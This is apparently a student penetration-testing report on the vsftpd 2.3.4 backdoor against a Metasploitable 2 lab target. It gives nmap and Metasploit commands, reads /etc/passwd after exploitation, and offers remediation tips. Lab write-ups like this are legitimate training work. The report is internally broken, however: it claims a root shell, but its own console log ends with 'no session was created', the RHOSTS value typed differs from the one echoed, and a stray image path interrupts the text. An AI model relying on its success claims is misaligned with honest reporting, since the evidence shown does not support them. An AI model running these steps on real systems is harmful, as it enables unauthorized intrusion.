Penetration Testing Report: Exploitation of vsftpd 2.3.4
Author: Justin Martinez
Date: 3/24/25
Target System: Metasploitable 2
Target IP: 10.138.16.150

1. Introduction

This report details the exploitation of the **vsftpd 2.3.4** service running on the target machine (Metasploitable 2). The objective was to demonstrate a methodical approach to penetration testing, including reconnaissance, vulnerability assessment, exploitation, and post-exploitation analysis.

2. Vulnerability Details

Service: vsftpd 2.3.4
Port: 21 (FTP)
Vulnerability: Backdoor Command Execution (CVE-2011-2523)
Description: This version of vsftpd contains a backdoor that allows an attacker to spawn a shell by sending :) in the username field during authentication.

3. Exploitation Steps

3.1. Reconnaissance (Nmap Scan)

The following command was used to enumerate open services:
nmap -sV -sC -p- 10.138.16.150
Relevant Output:
21/tcp open ftp vsftpd 2.3.4
This identified an outdated and vulnerable FTP service.

3.2. Exploiting vsftpd 2.3.4 with Metasploit

Using Metasploit, the vsftpd backdoor was exploited with the following commands:
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.138.16.150
set RPORT 21
exploit
Expected Outcome: A root shell is obtained.


3.3. Post-Exploitation

Once the shell was obtained, system enumeration was performed:
whoami
uname -a
cat /etc/passwd
Results confirmed root access to the system.

4. Proof of Concept

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 10.138.16.1
RHOSTS => 10.138.16.150
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] 10.138.16.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.138.16.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS   10.138.16.150    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



5. Safety Controls and Ethical Considerations

- Testing was conducted in a controlled lab environment.
- No unauthorized access was performed.
- Documentation was maintained for educational and reporting purposes.

6. Remediation Recommendations

- Upgrade vsftpd to a secure version.
- Disable anonymous FTP access.
- Implement network segmentation to limit FTP exposure.

7. Conclusion

The exploitation of vsftpd 2.3.4 was successful, demonstrating the risks associated with outdated services. Proper patching and security configurations are crucial in preventing unauthorized access.

End of Report